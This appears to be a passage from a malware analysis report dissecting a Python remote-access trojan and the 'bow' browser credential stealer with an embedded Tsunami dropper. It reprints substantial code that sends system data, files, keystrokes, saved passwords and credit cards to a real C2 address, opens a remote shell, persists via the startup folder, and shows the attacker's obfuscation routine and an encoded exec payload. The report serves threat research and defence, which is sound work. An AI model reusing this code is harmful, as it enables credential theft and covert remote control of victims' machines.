Within the *Trans* class, the *__init__* method collects system and network information by instantiating the *SysInfo* class and calling its ***get_info()*** method. This method aggregates system information such as the *operating system*, *hostname*, *release version*, and *user details*, as well as network information like *IP address* and *geolocation data*. Additionally, by comparing information provided in Figure 49 and Figure 51 it is possible to gather how the attacker set up two different ports to achieve two different malicious purposes. Port *1224* is used to extract geographical victim's information, while Port *2247* will be used as a remote *C2 Endpoint* to bind an interactive shell between the *Threat Actor* and the victim's system. It is also interesting to highlight how Figure 49 shows two commented *host* variable containing seemingly *base64* encoded information. As it will be discussed in Sec. 4.5.2, this same string is manipulated to retrieve the remote *C2 Server*. Thus, denoting a possible on-the-fly change applied to the inner workings of their scripts, either due to changing their habits or experimenting obfuscation boundaries for *AV detection*.

```python
# host="LjE3LjI0OTUuMTY0"
#host="  NTEuMjEy  MTAuMTAu"
PORT = 1224
HOST = '86.104.74.51'
if gType == "root":
    hn = socket.gethostname()
else:
    hn = gType + "_" + socket.gethostname()

class Trans(object):
    def __init__(A):A.sys_info=SysInfo().get_info()
    def contact_server(A,ip,port):
        A.ip,A.port=ip,int(port);B=int(time.time()*1000);C={'ts':str(B),'type':sType,'hid':hn,'ss':'sys_info','cc':str(A.sys_info)};
        D=f"http://{A.ip}:{A.port}/keys"
        try:post(D,data=C)
        except Exception as e:pass
def run_comm():c=Trans();c.contact_server(HOST, PORT);del c
run_comm()
```

Figure 49: ***Trans*** class initialization

The **SysInfo** class leverages the *HostInfo* and *Position* classes to gather this information. The *HostInfo* class collects system-related data, while the *Position* class retrieves network-related information.

```
class HostInfo(object):
    def __init__(A):
        A.system=system()
        if gType == "root":
            A.hostname=node()
        else:
            A.hostname=gType + "_" + node()
        A.release=release()
        A.version=version()
        A.username=getuser()
        A.uuid=A.getID()
    def getID(A):return sha256((str(getnode())+getuser()).encode()).digest().hex()
    def sysinfo(A):return{'uuid':A.uuid,'system':A.system,'release':A.release,'version':A.version,'hostname':A.hostname,'username':A.username}
```

Figure 50: *HostInfo* class maps host information into a dictionary to be exfiltrated

In the *HostInfo* class, the ***getID()*** method generates a unique identifier for the victim's machine by hashing the *MAC address* and *username*. This *UUID* is used to uniquely identify the infected system.

The Position class retrieves the internal *IP address* and *geolocation* data by making a request to *hxxp[:]//ip-api[.]com/json*, which returns the public *IP* and associated *geolocation* information.

```
class Position(object):
    def __init__(A):A.geo=A.get_geo();A.internal_ip=A.get_internal_ip()
    def get_internal_ip(A):
        try:return socket.gethostbyname_ex(hn)[-1][-1]
        except:return''
    def get_geo(A):
        try:return get('http://ip-api.com/json').json()
        except:pass
    def net_info(A):
        g=A.get_geo()
        if g:
            ii=A.internal_ip
            if ii:g['internalIp']=ii
        return g
```

Figure 51: *Position* class is designed to gather geographical information from victim's *IP*.

After collecting all the necessary information, the *Trans* class's ***contact_server()*** method sends this data to the attacker's server using an *HTTP POST request* Figure 49.

Furthermore, developers introduced a dictionary, *C*, which contains a *timestamp*, the *type identifier*, *host identifier*, a label *sys_info*, and the collected *system* and *network information*. This data is then sent to the attacker's server at the specified *HOST* and *PORT*.

Following the initial data exfiltration, the script attempts to establish a persistent connection to the attacker's *Command and Control (C2) server* to receive further instructions. It defines the *Client* class, which handles the connection setup and maintains the communication loop.

```python
HOST0 = '86.104.74.51'
PORT0 = 2247

class Client():
    def __init__(A):A.server_ip = HOST0;A.server_port = PORT0;A.is_active = _F;A.is_alive = _T;A.timeout_count = 0;A.shell = _N

    @property
    def make_connection(A):
        while _T:
            try:
                A.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s = Session(A.client_socket)
                s.connect(A.server_ip, A.server_port)
                A.shell = Shell(s);A.is_active = _T
                if A.shell.shell():
                    try:dir = os.getcwd();print("dir:", dir);fn=os.path.join(dir,sys.argv[0]);print("fn:", fn);os.remove(fn)
                    except Exception as ex:print("connection error:", ex);pass
                    return _T
                sleep(15)
            except Exception as e: print("error_make:", e); sleep(20);pass
    def run(A):
        t2=Thread(target=auto_up);t2.daemon=_T;t2.start()
        if A.make_connection:return
```

Figure 52: *Client* class setups an interpretative connection to attacker's servers.

The ***make_connection()*** method attempts to establish a socket connection to the attacker's server. If successful, it creates a *Session* object for low-level communication and a *Shell* object to handle commands. The *Shell* class contains methods for executing various commands received from the attacker, such as running shell commands, uploading files, and manipulating processes.

The ***Shell*** class is responsible for interpreting and executing various commands sent by the attacker, effectively acting as a remote shell. It maintains the session state, handles incoming commands, and dispatches them to the appropriate methods.

```python
os_type = platform.system()
class Shell(object):
    def __init__(A,S):
        A.sess = S;A.is_alive = _T;A.is_delete = _F;A.lock = RLock();A.timeout_count=0;A.cp_stop=0
        A.par_dir = os.path.join(os.path.expanduser("~"), ".n2")
        A.cmds = {1:A.ssh_obj,2:A.ssh_cmd,3:A.ssh_clip,4:A.ssh_run,5:A.ssh_upload,6:A.ssh_kill,7:A.ssh_any,8:A.ssh_env}
        print("init success")
```

Figure 53: *Shell* class provides the attacker with *RAT* capabilities.

In the *Shell* class's constructor, it initializes various attributes and defines a dictionary *self.cmds* that maps command codes to their corresponding methods. These methods handle different functionalities such as executing shell commands, terminating processes, uploading files, and more.

The ***listen_recv()*** method continuously listens for incoming commands from the attacker.

```
    def listen_recv(A):
        while A.is_alive:
            try:
                print("start listen")
                recv=A.sess.recv()
                print("listen recv:", recv)
                if recv==-1:
                    if A.timeout_count<30:A.timeout_count+=1;continue
                    else:A.timeout_count=0;recv=_N
                if recv:
                    A.timeout_count=0
                    with A.lock:
                        D=json.loads(recv);c=D['code'];args=D['args']
                        try:
                            if c != 2:
                                args=ast.literal_eval(args)
                        except:
                            pass
                        if c in A.cmds:tg=A.cmds[c];t=Thread(target=tg,args=(args,));t.start()#tg(args)
                        else:
                            if A.is_alive:A.is_alive=_F;A.close()
                else:
                    if A.is_alive:A.timeout_count=0;A.is_alive=_F;A.close()
            except Exception as ex:print("error_listen:", ex)
```

Figure 54: Function ***listen_recv()*** code snippet

The method receives data from the *session*, parses it, and dispatches it to the appropriate *handler* method based on the command code. It uses threading to handle commands concurrently.

The ***shell()*** method starts the listener thread and keeps the *shell* active until it's terminated.

```
    def shell(A):
        print("start shell")
        t1 = Thread(target=A.listen_recv);t1.daemon=_T;t1.start()
        while A.is_alive:
            try:sleep(5)
            except:break
        A.close()
        return A.is_delete

    def send(A,code=_N,args=_N):A.sess.send(code=code,args=args)
    def sendall(A,m):A.sess.sendall(m)
    def close(A):A.is_alive=_F;A.sess.shutdown()
    def send_n(A,a,n,o):p={_A:a,_O:o};A.send(code=n,args=p)

    def ssh_cmd(A,args):
        try:
            if os_type == "Windows":
                subprocess.Popen('taskkill /IM /F python.exe', shell=_T)
            else:
                subprocess.Popen('killall python', shell=_T)
        except: pass
```

Figure 55: ***Shell()*** translates attacker's command into ones to be executed on target.

Below are some of the handler methods in the Shell class:

- ***ssh_obj(self, args)***: This method allows the attacker to execute arbitrary shell commands on the victim's machine and returns the output;
- ***ssh_cmd(self, args)***: Terminates Python processes running on the victim's machine;

- ***ssh_clip(self, args)***: Sends the contents of the clipboard to the attacker;
- ***ssh_upload(self, args)***: This method provides the attacker with the ability to search for and exfiltrate files from the victim's system;
- ***ssh_kill(self, args)***: Terminates specific processes, such as web browsers;
- ***ssh_any(self, args)***: These methods collectively enable the attacker to perform a wide range of malicious activities on the victim's machine, from executing commands and terminating processes to uploading and downloading files.

```
    def ssh_any(A,args):
        try:
            D=args[_A];p = A.par_dir + "/adc";res=A.down_any(p)
            if res:
                if os_type == "Windows":subprocess.Popen([sys.executable,p],creationflags=subprocess.CREATE_NO_WINDOW|subprocess.CREATE_NEW_PROCESS_GROUP)
                else:subprocess.Popen([sys.executable,p])
            o = os_type + ' get anydesk'
        except Exception as e:o = f'Err7: {e}';pass
        p={_A:D,_O:o};A.send(code=7,args=p)
```

Figure 56: Function used to download ***any.py***, which gets and runs AnyDesk.

An additional essential part of the malware's operation is its capability to search for and exfiltrate sensitive files from the victim's system. It defines patterns and exclusion lists to target specific files while avoiding others. The ***ld()*** function recursively lists files in directories, excluding those that match the specified patterns. It collects file paths that are then used by the ***ups()*** function to upload the files to the attacker's server.

```
ex_files = ['.exe','.dll','.msi','.dmg','.iso','.pkg','.apk','.xapk','.aar','.ap_','.aab','.dex','.class','.rpm','.deb','.ipa','.dsym','.mp4','.avi','.mp3','.wmv
ex_dirs = ['vendor','Pods','node_modules','.git','.next','.externalNativeBuild','sdk','.idea','cocos2d','compose','proj.ios_mac','proj.android-studio','Debug','Re
pat_envs = ['.env','config.js','secret','metamask','wallet','private','mnemonic','password','account','.xls','.xlsx','.doc','.docx','.rtf']
ex1_files = ['.php','.svg','.htm','.hpp','.cpp','.xml','.png','.swift','.ccb','.jsx','.tsx','.h','.java']
ex2_files = ['tsconfig.json','tailwind.config.js','svelte.config.js','next.config.js','babel.config.js','vite.config.js','webpack.config.js','postcss.config.js',
```

Figure 57: Arrays embedding file's extensions to be serached on target system.

The ***ups()*** function handles the file upload process, sending the collected files to the attacker's server via *HTTP POST requests.*

```
def ups(sn):
    try:
        up_time = str(int(time.time()))
        files = [
            ('multi_file', (up_time + '_' + os.path.basename(sn), open(sn, 'rb'))),
        ]
        r = {
            'type': sType,
            'hid': gType + '_' + sHost,
            'uts': 'auto_upload',
        }
        host2 = f"http://{HOST}:{PORT}"
        requests.post(host2 + "/uploads", files=files, data=r)
        if os.path.basename(sn) != 'flist':
            write_flist(up_time + '_' + os.path.basename(sn) + " : " + sn + "\n")
    except: pass
```

Figure 58: How files with known extensions are exfiltrated.

The malware also incorporates *keylogging* and *clipboard monitoring* capabilities. As first it ensures that these modules are present, then malware can interact with the *Windows API* to *capture keystrokes* and *clipboard content*. The *keylogging* functionality is initiated in the ***run_client()*** function, which starts a thread to hook keyboard and mouse events.

```
def run_client():
    t1=Thread(target=hk_loop);t1.daemon=_T;t1.start()
    try:client.run()
    except KeyboardInterrupt:sys.exit(0)
```

Figure 59: ***run_client()*** deploys keyboard hooking functionality.

The ***hk_loop()*** function sets up the hooks for keyboard and mouse events using *pyHook*. Within the *event handlers*, the script captures keystrokes and writes them to a buffer. It also captures clipboard content when the user performs copy or paste actions. In the ***hkb()*** function, the script checks if control keys are pressed and handles special keys accordingly. It also sets up timers to capture clipboard content shortly after copy or paste actions are detected.

```
def hkb(event):
    if event.KeyID == 0xA2 or event.KeyID == 0xA3:return _T

    global e_buf
    tt = check_window(event)

    key = event.Ascii
    if (is_control_down()):key=f"<^{event.Key}>"
    elif key==0xD:key="\n"
    else:
        if key>=32 and key<=126:key=chr(key)
        else:key=f'<{event.Key}>'
    tt += key
    if is_control_down() and event.Key == 'C':
        start_time = Timer(0.1, run_copy_clipboard)
        start_time.start()
    elif is_control_down() and event.Key == 'V':
        start_time = Timer(0.1, run_copy_clipboard)
        start_time.start()

    e_buf += tt;write_txt(tt);return _T
def startHk():hm = pyHook.HookManager();hm.MouseLeftDown = hmld;hm.MouseRightDown = hmrd;hm.KeyDown = hkb;hm.HookMouse();hm.HookKeyboard()
def hk_loop():startHk();pythoncom.PumpMessages()
def run_client():
    t1=Thread(target=hk_loop);t1.daemon=_T;t1.start()
    try:client.run()
    except KeyboardInterrupt:sys.exit(0)
```

Figure 60: Main *Hooking* routine

At the end of the script, the ***run_client()*** function is called within the *__main__* block to start the malware's execution.

Regarding unused code, there are several sections where function calls are commented out, such as in the ***auto_up()*** function. This function is intended to search for files with patterns related to cryptocurrency wallets and configuration files, but the calls are commented out, possibly to avoid immediate detection or to be activated under certain conditions.

```
def auto_up():
    # fpatten('*mnemonic*')
    # fpatten('*metamask*')
    # fpatten('*wallet*')
    # fpatten('*seed*')
    # fpatten('truffle.config*')
    # fpatten('hardhat.config*')
    # fenv()
    print()
```

Figure 61: *Crypto-Wallet* related patten which have been commented out.

Additionally, the ***write_txt()*** function is defined but does not perform any operation. It may have been intended to log captured keystrokes or clipboard content to a file but remains unused.

```

def write_txt(text):0

```

Figure 62: Unused function ***write_txt()***

In conclusion, the script is a complex piece of malware that performs multiple malicious activities, including *system information gathering*,*data exfiltration*, *remote command execution*, *file searching* and *uploading*, *keylogging*, *clipboard monitoring*, and the ability to retrieve and execute ***bow*** script. The latter provides additional resilience in case ***sys_info.py*** fails to correctly download it.

This *threat* also leverages various Python modules and *Windows API* functions to interact with the system and maintain persistence by establishing a connection with the attacker's server. The presence of unused code suggests that the malware may have additional capabilities that are not currently active but maybe intended for future use.

4.4.4 Code Analysis - bow

bow was previously employed as a *Browser credentials' dumper*. However, by deobfuscating this script, beside the aforementioned well-known malicious functionality, designed to steal browser's credentials, there was found, embedded and obfuscated, an additional malicious payload with the aim of delivery the *Tsunami* toolset.

```

_ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]));exec((_)(b'==wApla6B8/vf/O+l6C8yJAdNijDXnWHJw60bd0NHaM5r3d3u6gd
+CwAXklpy0FU5lHJxuOL0umgBUqgJkNgJA2UeOA7yw+bKhbsEUKhQfPHj5/+TCmKG2ecndP3JOGccA1IIyfrLMyTJdYK806sAy1qDfo0kwsniVOAe2nzP7G7B1O/vGFaxRBdL+YVf
+JqColU6e0LuCy8E9sLuAZNxB4zUhDG/HkptzJuywiPTHlwhGv7kc6UsAA3EaAhqjASLZUrgVZ9+hvW+YuvKT4caeGBZRBsJFseXVYolLDZ4buQwFhVHjXlWNoS4FjSFqcIAzLwjicj/
jjcKxpoEXgHdH9wYqa8fnCMkElGFMkxirFkXYzu4TWkC3HiV5S5jpyvi1xCr4iyX4oOUImYTyTtyqfV+gsOTPDSCKBeds0AbKmXTb9oh9By9IDTIxtVzHwxk8+VX7Q7kioRI01FUYmpVSJdwoU/
yp3Fxa4gACTDk4eZ080UYPH9n+xKlJ/
2ZW3Qyn1ci8lnynRl6l6HKGJF3lqbkynzjmUoTdohrDcvZezBmQVvWTCRyjCVXjQbRPenG34wBWqAV79yjNG5i83ndQIuP1GLQVL9Up8C4obEhY01CcrDwV1G8YTz51ojwA4
+7llVJOLBKFLjJnUmr5rGDig9OGbOsGmlgYI7P/+5zgQC03wP5scHqq3yDT1+f8DPBsjRbMCYuJrVXMJgtexpWa70p
+Ov4WqOQMSuWJixG5xeNGjBHshMO4fsbzHfQi7bQJBZ3anREYHZZ3bn5wyoZWauKFB9XIK2LmshfDwIv7haafSAcvoPeOUufKpfP/bjNKpzYdBoQbppS72VJsHI2P9HAgOwjNdZA7szb2KwSNYbNy/
MMl5FVHUnJ6TGKv+iwP4ivOoOuqbOeOrjf8e9FGD/kKVtJSrYxi7mPMveLEgb5c8MAVokKEuEvsBbTsSQ47bvSRZOYAxPZSF/iIvwh1GQDqVoMN84k4L3JeVJh1Lsi/RnF+Oqz1vs736m96jWTWwa0HKLEk2Vxf
+h1XHDvlCPyl0JoXN2vx4IC9qSo+8m7bxeGNvlCFteBv3eVp22rue/hmx8NoXrXkBYPNPDLpff7eba6n6KnPMJXbDJ5MJaqfQvcEeSFJ90cSVYvPwGLLPvJUuzc3ZUZAsSpk77a2BdYHZAmur/guIHD1Xsv8x3M/
```

Figure 63: Snippet of the additional ***Tsunami*** suite embedded in ***Bow*** script.

As first, the credential stealing capabilities will be discussed, later also the newly identified functionalities will be analyzed as well.

Browser Credentials Stealer

bow is a malicious program designed to extract sensitive information such as *saved passwords* and *credit card details* from various web browsers installed on a user's system. It targets multiple browsers, including *Chrome*, *Brave*, *Opera*, *Yandex*, and *Microsoft Edge*, across different operating systems like *Windows*, *Linux*, and *macOS*. The script decrypts the stored credentials and exfiltrates them to a remote server controlled by the attacker.

Starting from the main execution point, the script begins by importing necessary modules and setting up the environment. It attempts to import critical libraries required for its operation, and if they are not present, it installs them using *pip* to ensure all dependencies are met. This includes libraries for *HTTP requests*, cryptographic functions, and OS-specific modules for accessing system resources.

```
from typing import Union,Type
from datetime import datetime,timedelta
from pathlib import Path
import base64,socket,os,re,json,sqlite3,shutil,time,platform,subprocess,sys,socket,os,re
_m='-m';_pp='pip';_inl='install'
os_type = platform.system()
if os_type=="Windows":
    try:import win32crypt
    except:subprocess.check_call([sys.executable,_m,_pp,_inl,'pywin32'])
```

Figure 64: *pip* imports and management of missing libraries.

The script sets up several global variables, including *sType*, *gType*, *host1* and *home*, which are used throughout the code for exfiltration and path resolution. It also determines the *hostname* of the machine and constructs URLs for communication with the attacker's server.

```
sType = "8"
gType = "87"
home = os.path.expanduser("~")
ts = int(time.time()*1000)
host="LjE3LjI0OTUuMTY0"
#host="     AuMC4x     MTI3Lj"
hn = ''
if gType == "brow":
    hn = socket.gethostname()
else:
    hn = gType + '_' + socket.gethostname()

host1 = '86.104.74.51'
host2 = f'http://{host1}:1224'
```

Figure 65: Global variables definition and *C2 server* remote URL construction.

The script defines classes representing different browser versions it aims to target. Each class inherits from a base class *BrowserVersion* and specifies the browser's base name along with version identifiers for *Windows*, *Linux*, and *macOS*. An array *available_browsers* holds all the browser classes the script will attempt to extract data from.

```python
class BrowserVersion:
    def __str__(A):return A.base_name
    def __eq__(A,__o):return A.base_name==__o

class Chrome(BrowserVersion):base_name = "chrome";v_w = ["chrome", "chrome dev", "chrome beta", "chrome canary"];v_l = ["google-chrome", "google-chrome-unstable", "google-chrome-beta"];v_m = ["chrome", "chrome dev", "chrome beta", "chrome canary"]
class Brave(BrowserVersion):base_name = "brave";v_w = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"];v_l = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"];v_m = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"]
class Opera(BrowserVersion):base_name = "opera";v_w = ["Opera Stable", "Opera Next", "Opera Developer"];v_l = ["opera", "opera-beta", "opera-developer"];v_m = ["com.operasoftware.Opera", "com.operasoftware.OperaNext", "com.operasoftware.OperaDeveloper"]
class Yandex(BrowserVersion):base_name = "yandex";v_w = ["YandexBrowser"];v_l = ["YandexBrowser"];v_m = ["YandexBrowser"]
class MsEdge(BrowserVersion):base_name = "msedge";v_w = ["Edge"];v_l = [];v_m = []

available_browsers = [Chrome, Brave, Opera, Yandex, MsEdge]
```

Figure 66: Classes defining all the targeted victims' browsers.

The core functionality resides within the *ChromeBase* class and its subclasses for each operating system. This provides methods for decrypting stored credentials and retrieving data from browser databases.

In the *ChromeBase* class, the *get decorator* is used to dynamically update paths to the browser's data directories based on the operating system and browser versions.

```python
class ChromeBase:
    def __init__(A,verbose=True,blank_passwords=False):A.verbose=verbose;A.blank_passwords=blank_passwords;A.values=[];A.webs=[];A.target_os=platform.system()
    @staticmethod
    def get_datetime(chromedate):return datetime(1601,1,1)+timedelta(microseconds=chromedate)
    @staticmethod
    def get(func):
        """
        Update paths with the Chrome versions
        Will change protected members from child class.
        """
        def wrapper(*args):
            cls = args[0];sys_ = platform.system();base_name = cls.browser.base_name;vers = None

            if sys_== "Windows":vers=cls.browser.v_w
            elif sys_== "Linux":vers=cls.browser.v_l
            elif sys_== "Darwin":vers=cls.browser.v_m
```

Figure 67: Snippet of the *ChromeBase* class

The ***retrieve_database()*** method in *ChromeBase* is responsible for copying the *browser's login data database*, *decrypting stored passwords*, and collecting them for *exfiltration.*

```python
    def retrieve_database(self) -> list:
        """
        Retrieve all the information from the databases with encrypted values.
        """
        temp_path = (home + "/AppData/Local/Temp") if self.target_os == "Windows" else "/tmp"
        database_paths, keys = self.database_paths, self.keys
        try:
            for database_path in database_paths:  # Iterate on each available database
                # Copy the file to the temp directory as the database will be locked if the browser is running
                filename = os.path.join(temp_path, "LoginData.db")

                shutil.copyfile(database_path, filename)

                db = sqlite3.connect(filename)  # Connect to database
                cursor = db.cursor()  # Initialize cursor for the connection
                # Get data from the database
                cursor.execute(
                    "select origin_url, action_url, username_value, password_value, date_created, date_last_used from logins order by date_created"
                )

                # Set default values. Some of the values from the database are not filled.
                creation_time = "unknown"
                last_time_used = "unknown"
                try:
                    key = keys[database_paths.index(database_path)]
                except:
                    key = keys[0]
```

Figure 68: ***retrieve_database()*** targets *Chrome* locally stored credentials.

Similarly, the ***retrieve_web()*** method extracts *credit card information* stored by the browser.

```python
def retrieve_web(self):
    web_paths, keys = self.brw_paths, self.keys
    temp_path = (home + "/AppData/Local/Temp") if self.target_os == "Windows" else "/tmp"
    try:
        for web_path in web_paths:
            filename = os.path.join(temp_path, "webdata.db")
            shutil.copyfile(web_path, filename)
            conn = sqlite3.connect(filename)
            cursor = conn.cursor()
            cursor.execute(
                'SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted, date_modified FROM credit_cards')
            key = keys[web_paths.index(web_path)]
            for row in cursor.fetchall():
                if not row[0] or not row[1] or not row[2] or not row[3]:
                    continue
                # Decrypt password
                if self.target_os == "Windows":card_number = self.decrypt_windows_password(row[3], key)
                elif self.target_os == "Linux" or self.target_os == "Darwin":card_number = self.decrypt_unix_password(row[3], key)
                else:card_number = ""
                if card_number == "" and not self.blank_passwords:continue
                self.webs.append(dict(name_on_card=row[0],expiration_month=row[1],expiration_year=row[2],card_number=card_number,date_modified=row[4]))
            cursor.close();conn.close()
            try:os.remove(filename)
            except OSError:pass
    except Exception as E:return []
```

Figure 69: ***retrieve_web()*** targets credit cards information.

For Windows systems, the Windows class inherits from *ChromeBase* and implements Windows-specific methods for *decrypting passwords*. It uses the *win32crypt* module to interact with *Windows Data Protection API* (*DPAPI*) for decryption.

```python
class Windows(ChromeBase):
    def __init__(self,
                 browser: Type[BrowserVersion] = Chrome,
                 verbose: bool = True,
                 blank_passwords: bool = False):

        super(Windows, self).__init__(verbose, blank_passwords)
        self.browser = browser()
        # This is where all the paths for the installed browsers will be saved
        self._browser_paths = []
        self._database_paths = []
        self._brw_paths = []

        self.keys = []
        base_path = home+"/AppData"

        self.browsers_paths = {
            "chrome": os.path.join(base_path, r"Local\\Google\\{ver}\\User Data\\Local State"),
            "opera": os.path.join(base_path, r"Roaming\\Opera Software\\{ver}\\Local State"),
            "brave": os.path.join(base_path, r"Local\\BraveSoftware\\{ver}\\User Data\\Local State"),
            "yandex": os.path.join(base_path, r"Local\\Yandex\\{ver}\\User Data\\Local State"),
            "msedge": os.path.join(base_path, r"Local\\Microsoft\\{ver}\\User Data\\Local State")
        }
```

Figure 70: *Windows* class initialization and browsers' paths.

For Linux systems, the *Linux* class implements methods to retrieve the encryption key from the *GNOME Keyring* using the *secretstorage* module.

```python
class Linux(ChromeBase):
    """ Decryption class for Chrome in Linux OS """

    def __init__(self,
                 browser: Type[BrowserVersion] = Chrome,
                 verbose: bool = False,
                 blank_passwords: bool = False):

        super(Linux, self).__init__(verbose, blank_passwords)

        self.browser = browser()

        # This is where all the paths for the installed browsers will be saved
        self._browser_paths = []
        self._database_paths = []
        self._brw_paths = []

        self.keys = []
        base_path = os.getenv('HOME')

        self.browsers_paths = {
            "chrome": base_path + "/.config/{ver}/{profile}",
            "opera": base_path + "/.config/{ver}{profile}",
            "brave": base_path + "/.config/BraveSoftware/{ver}/{profile}",
            "yandex": "",
            "msedge": ""
        }
```

Figure 71: *Linux* class initialization and browsers' paths.

For *macOS* systems, the *Mac* class retrieves the encryption key from the *Keychain* using system commands.

```python
class Mac(ChromeBase):
    """ Decryption class for Chrome in MacOS """

    def __init__(self,
                 browser: Type[BrowserVersion] = Chrome,
                 verbose: bool = True,
                 blank_passwords: bool = False):
        """
        Decryption class for MacOS. Only tested in the macOS Monterrey version.
        :param browser: Choose which browser use. Available: "chrome" (default), "opera", and "brave".
        :param verbose: print output
        """

        super(Mac, self).__init__(verbose, blank_passwords)
        self.browser = browser()
        self.keys = []
        self._browser_paths = []
        self._database_paths = []
        self._brw_paths = []

        self.browsers_paths = {
            "chrome": os.path.expanduser("~/Library/Application Support/Google/{ver}/{profile}"),
            "opera": os.path.expanduser("~/Library/Application Support/{ver}{profile}"),
            "brave": os.path.expanduser("~/Library/Application Support/BraveSoftware/{ver}/{profile}"),
            "yandex": "",
            "msedge": ""
        }
```

Figure 72: *Mac* class initialization and browsers' paths.

At the end of the script, the main execution flow determines the operating system and initializes the appropriate class to perform the data extraction. It iterates over each available browser, retrieves stored credentials, and sends them to the attacker's server.

```python
if os_type == "Windows":oss = Windows
elif os_type == "Linux":oss = Linux
elif os_type == "Darwin":oss = Mac
else:dir = os.getcwd();os.remove(dir+'\%s' % sys.argv[0]);sys.exit(-1)  # Clean exit
idx = 0
for br in available_browsers:
    pax = oss(br, blank_passwords=False)  # Class instance
    pax.fetch()  # Get database paths and keys
    print(pax.retrieve_database())  # Get the data from the database
    pax.retrieve_web() # Get the data
    browser_path = home + f"/{br.base_name}"
    pax.save(f"s{idx}", browser_path, blank_file=False, verbose=True)
    idx += 1
```

Figure 73: Main routine adapting its behavior within the identified OS.

The ***save()*** method in *ChromeBase* is responsible for exfiltrating the collected data by sending an *HTTP POST request* to the attacker's server.

In this method, ***self.pretty_print()*** formats the extracted data into a readable string, which is then sent to the server specified by *host2*. The data includes timestamps, host identifiers, and the collected credentials.

```python
    def save(self, fn: Union[Path, str], filepath: Union[Path, str], blank_file: bool = False, verbose: bool = True) -> bool:
        content = filepath + '\n' + self.pretty_print()
        options = {'ts': str(ts),'type': sType,'hid': hn,'ss': str(fn),'cc': content}
        url = host2+'/keys'
        try:requests.post(url, data=options)
        except:return ""
```

Figure 74: ***save()*** function setups the exfiltration process.

Unused code in the script is minimal, with some commented out sections at the end that may have been used for debugging or cleanup purposes.

```python
# dir = os.getcwd()
# os.remove(dir+'\%s' % sys.argv[0])
```

Figure 75: Commented clean-up last lines.

This most probably indicates an intention to remove the script after execution, possibly to cover its tracks, but it is commented out, so it doesn't execute.

In conclusion, this ***bow*** script component operates by methodically *accessing browser storage files*, *decrypting sensitive information*, and sending it to a remote server without the user's consent. It uses platform-specific methods to *handle encryption* and file paths, making it adaptable to various operating systems and browsers. The code is well-structured, leveraging object-oriented programming to encapsulate functionality for each operating system and browser type, which enhances its effectiveness as a malicious tool. Additionally, with some further *OSINT* investigations, it has been possible to find another *IoC* related to the same *Threat Actor*, hosting this same script on another server in the past.




Figure 76: ***Bow*** was hosted, in the past, on this server.

Tsunami

With reference to Figure 63, the first lines of the identified ***bow*** script were embedding an additional malicious obfuscated payload. By applying the same 50-iterations deobfuscation process, as done for all the previously mentioned Python scripts, it was possible to gather its content.

The latter is a piece of malware designed to ensure that Python is installed on a Windows system and to persistently execute a secondary malicious script, referred to as the ***TSUNAMI INJECTOR***, by placing it in the system's *startup folder*. The script *employs obfuscation techniques* to conceal the secondary payload and attempts to gain *elevated privileges* to install Python if it is not already present.

Starting from the *main* execution point, the script begins by importing several modules necessary for its operation. These imports include standard libraries for system interaction, such as *subprocess*, *platform*, *tempfile*, *winreg*, *ctypes*, *random*, *base64*, *zlib*, *time*, *sys*, and *os*. The script also attempts to suppress warnings to avoid drawing attention during execution. This suppression ensures that any warnings generated by the script are ignored, which is typical in malicious software to prevent the user from noticing unexpected behavior.

```python
import subprocess
import traceback
import warnings
import platform
import tempfile
import winreg
import ctypes
import random
import base64
import zlib
import time
import sys
import os

##### Supress Warnings #####

try:
    warnings.filterwarnings("ignore")
except:
    pass
```

Figure 77: Script's imports

The script begins by defining several global variables that are essential to its operation. The *DEBUG_MODE* flag is initialized as *False*, ensuring that the script suppresses debug output during execution unless explicitly enabled. This configuration emphasizes the malware's intent to operate covertly, minimizing any indicators of its presence.

Among the critical variables is the URL for downloading a Python installer, which points to an official Python repository. This mechanism enables the script to ensure that a Python interpreter is installed on the target system, a prerequisite for executing its subsequent stages. The inclusion of this step highlights the malware's adaptability and its capability to dynamically establish its required runtime environment.

The script also determines the path to the *AppData Roaming* directory, a commonly utilized location in Windows for storing user-specific application data. This directory is leveraged to construct the storage path for the ***TSUNAMI INJECTOR***, the secondary malicious payload. The variables specify the name, folder, and full path where this payload will reside. Additionally, the ***TSUNAMI_INJECTOR_SCRIPT*** variable is allocated to contain the actual code of this secondary stage, which serves a critical role in advancing the malware's objectives. A detailed examination of this payload and its functionality will be discussed in Sec. 4.5.3.

```python
##### Globals #####

DEBUG_MODE = False

PYTHON_INSTALLER_URL = "https://www.python.org/ftp/python/3.11.0/python-3.11.0-amd64.exe"

APPDATA_ROAMING_DIRECTORY = os.getenv("APPDATA")

TSUNAMI_INJECTOR_NAME = "Windows Update Script.pyw"
TSUNAMI_INJECTOR_FOLDER = f"{APPDATA_ROAMING_DIRECTORY}/Microsoft/Windows/Start Menu/Programs/Startup"
TSUNAMI_INJECTOR_PATH = rf"{TSUNAMI_INJECTOR_FOLDER}/{TSUNAMI_INJECTOR_NAME}"

TSUNAMI_INJECTOR_SCRIPT = """...
```

Figure 78: Script's global variables

The ***obfuscate_script()*** function takes the script data and a loop count to determine the level of obfuscation. It replaces a placeholder variable *RandVar* with a random integer to ensure that the obfuscated script differs on each execution (avoiding an easy fingerprinting through hashing). In this function, the script repeatedly compresses and encodes the data, then reverses the encoded string. The obfuscation loop runs for the specified *loop_count*, which is set to 50 in the *main block*, making the resulting script highly obfuscated and difficult to analyze. This technique is the same one used until now for all the identified Python scripts, here we can have a direct look on how the attacker implemented this by itself.

```python
def obfuscate_script(data: str, loop_count: int) -> str:
    # Change the value of the random variable to ensure different obfuscation strings each time

    data = data.replace("RandVar = '?'", f"RandVar = '{random.randint(100000, 10000000)}'")

    # Setup obfuscation

    xx = "b64(zlb(data.encode('utf8')))[::-1]"
    prefix = "_ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]));"

    # Perform obfuscation

    for i in range(loop_count):
        try:
